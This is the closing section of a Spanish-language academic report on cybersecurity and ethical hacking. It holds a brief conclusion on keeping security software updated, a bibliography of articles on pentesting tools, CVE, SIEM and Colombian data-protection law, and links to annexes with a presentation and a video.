Los software de seguridad como antivirus y firewall, son muy importantes y necesarios tenerlos activados y actualizados, igualmente los sistemas, programas y aplicaciones deben estar actualizados para tener una mayor seguridad, en el desarrollo de esta actividad se evidencia el gran trabajo que hace este software y que muchas veces tenemos descuidados.

BIBLIOGRAFIA

ADMINX2; endHacke, “Herramientas de código abierto para operaciones de seguridad". Internet: (https://www.enhacke.com/2019/11/14/herramientas-de-codigo-abierto-para-operaciones-de-seguridad/).

BLAI, Blog Blai, “Tipos de red en VirtualBox”. Internet: (https://www.blai.blog/2018/12/tipos-de-red-en-virtualbox.html), 2018.

BORTNIK, Sebastián, DGTIC Universidad Autónoma de México, “Pruebas de penetración para principiantes: 5 herramientas para empezar”. Internet: (https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar), 2018.

CASTILLO, José Antonio, profesional review, “Formas de conectar dos máquinas virtuales en red VirtualBox”. Internet: (https://www.profesionalreview.com/2018/12/16/conectar-maquinas-virtuales-en-red-virtualbox/), 2013.

CASTRO, Paul, Grupo Smartekh, "Tips Tecnológicos, De Configuración Y Negocio Que Complementan Tu Seguridad". Internet: (https://blog.smartekh.com/que-es-hardening). 2012.

CIBERSEGURIDAD RED, "¿Qué es un Red Team y un Blue Team?". Internet: (https://www.ciberseguridad.red/red-team/que-es-un-red-team-y-un-blue-team/). 2020.

CIS CONTROL, CIS Center for Internet Security, “CIS Controls Spanish Translation". Internet: (https://www.cisecurity.org/controls/cis-controls-list/).

COLOMBIA. CONGRESO DE LA REPUBLICA. Decreto 1377. (27, junio, 2013). Por el cual se reglamenta parcialmente la Ley 1581 de 2012. Diario oficial. Bogotá, D.C., 2013.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (05, enero, 2009). Por la cual se modifica el código penal; de la protección de la información y de los datos y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones entre otras disposiciones. Diario oficial. Bogotá, D.C., 2009.

COPNIA, República de Colombia, Código De ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares.

CYBERCIENCIA, Educativo, “Que es Metasploit y como se usa?”. Internet: (https://www.cyberciencia.com/que-es-metasploit-y-como-se-usa/), 2020.

CYBERSEGURIDAD.NET, Seguridad, Redes, Programación, "Las fases de un test de penetración (Pentest) (Pentesting I)". Internet: (https://www.cyberseguridad.net/index.php/455-las-fases-de-un-test-de-penetracion-pentest-pentesting-i), 2015.

DARKFISH, Foro Cyber-security, “[Artículo] ¿Qué es CVE? Ocho siglas relacionadas con las vulnerabilidades). Internet: (https://www.3djuegos.com/comunidad-foros/tema/48444082/0/articulo-que-es-cve-ocho-siglas-relacionadas-con-las-vulnerabilidades/), 2018.

ECHEVERRÍA USÚA, Javier, ViaFirma, “Hacking ético: identificación de servicios con Nmap”. Internet: (https://www.viafirma.com/blog-xnoccio/es/identificacion-servicios-nmap/), 2019.

ECURED, “OpenVas”. Internet: (https://www.ecured.cu/OpenVas).

EL PAIS.COM.CO, “20 uniformados relevados y cinco destituidos por caso 'Andrómeda'”. Internet: (https://www.elpais.com.co/colombia/20-uniformados-relevados-y-cinco-destituidos-por-caso-andromeda.html), 2015.

ELIASIB, Gerardo, " Fases de un pentesting". Internet: (https://hackingprofessional.github.io/Security/Fases-de-un-Pentesting/), 2019.

ESIC, Business & Marketing School, "Herramientas de hacking para un hacking ético". Internet: (https://www.esic.edu/rethink/tecnologia/herramientas-de-hacking-para-un-hacking-etico), 2018.

FERNANDEZ CASTRILLO, Alejandro, " Medidas de protección frente ataques de denegación de servicio (DoS)". Internet: (https://www.incibe-cert.es/blog/medidas-proteccion-frente-ataques-denegacion-servicio-dos). 2018.

FERNANDEZ, Begoña, " Pasos a seguir ante un ataque informático". Internet: (https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html). 2020.

GFI LANGUARD 12, GFI Software Ltd 2016, “Vulnerabilidades y exposiciones comunes (CVE)”. Internet: (https://manuals.gfi.com/es/languard/content/acm/topics/appendix/common_vulnerabilities_and_exposures__cve_.htm), 2016.

LARA, Álvaro, “Descubre exploits con Exploit-db”. Internet: (https://www.alvarolara.com/2013/07/17/descubre-exploits-con-exploit-db/),2013.

MORALES, Rafa, “Tipos de conexiones de red en VirtualBox y VMware”. Internet: (https://www.ticarte.com/contenido/tipos-de-conexiones-de-red-en-virtualbox-y-vmware), 2015.

PCHARDWAREPRO, “¿Qué es Metasploit y cómo utilizarlo correctamente?”. Internet: https://www.pchardwarepro.com/que-es-metasploit-y-como-utilizarlo-correctamente/).

RAMIRO, Rubén, Ciberseguridad. Blog, " 25 Tipos de ataques informáticos y cómo prevenirlos". Internet: (https://ciberseguridad.blog/25-tipos-de-ataques-informaticos-y-como-prevenirlos/). 2018.

RIZALDOS, Héctor, OpenWebinars, “Qué es Metasploit framework”. Internet: (https://openwebinars.net/blog/que-es-metasploit/), 2018.

SHARMA, Lakshman; “13 herramientas EDR para detectar y responder a ataques cibernéticos rápidamente". Internet: (https://geekflare.com/es/edr-tools/#anchor-heimdal-security).

SOFECOM; Servicios informáticos para empresas Blog, “SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran". Internet: (https://sofecom.com/que-es-un-siem/).

TUYÚ TECHNOLOGY, Blog, “Soluciones SIEM permiten detectar amenazas de seguridad en tu empresa". Internet: (https://www.tuyu.es/soluciones-siem/).

UNIR, La Universidad en Internet, Universidad Internacional de La Rioja, “Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?". Internet: (https://www.unir.net/ingenieria/revista/noticias/red-blue-purple-team-ciberseguridad/549204773062/). 2020.

WELIVESECURITY, by Eset, “Cómo utilizar OpenVAS para la evaluación de vulnerabilidades”. Internet: (https://www.welivesecurity.com/la-es/2014/11/18/como-utilizar-openvas-evaluacion-vulnerabilidades/), 2014.

WELIVESECURITY.COM, By Eset, “¿Qué es y cómo trabaja un CSIRT para dar respuesta a incidentes?". Internet: (https://www.welivesecurity.com/la-es/2015/05/18/que-es-como-trabaja-csirt-respuesta-incidentes/). 2015.

WIKIPEDIA®; Fundación Wikimedia, Inc., Licencia Creative Commons, “Common Vulnerabilities and Exposures“. Internet: (https://es.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures).

WIKIPEDIA®; Fundación Wikimedia, Inc., Licencia Creative Commons, “Nmap”. Internet: (https://es.wikipedia.org/wiki/Nmap).

ANEXOS

ANEXO A. PLANTILLA PRESENTACIÓN POWERPOINT

Este Anexo lo puede encontrar en el siguiente Link:

https://drive.google.com/file/d/1wv7qYXu6IH6UwbKAennnEgOD1z_L__Ys/view?usp=sharing

ANEXO B. VÍDEO SUSTENTACIÓN INFORME GOOGLE DRIVE:

Este Anexo lo puede encontrar en el siguiente Link*:

https://drive.google.com/file/d/1vJC9shyxB_DiSw98uaejfqt14MALmi-8/view?usp=sharing

ANEXO C. VÍDEO SUSTENTACIÓN INFORME YOUTUBE:

Este Anexo lo puede encontrar en el siguiente Link*:

https://youtu.be/qmNJUWPZXpY

*Es el mismo vídeo pero en dos plataformas diferentes.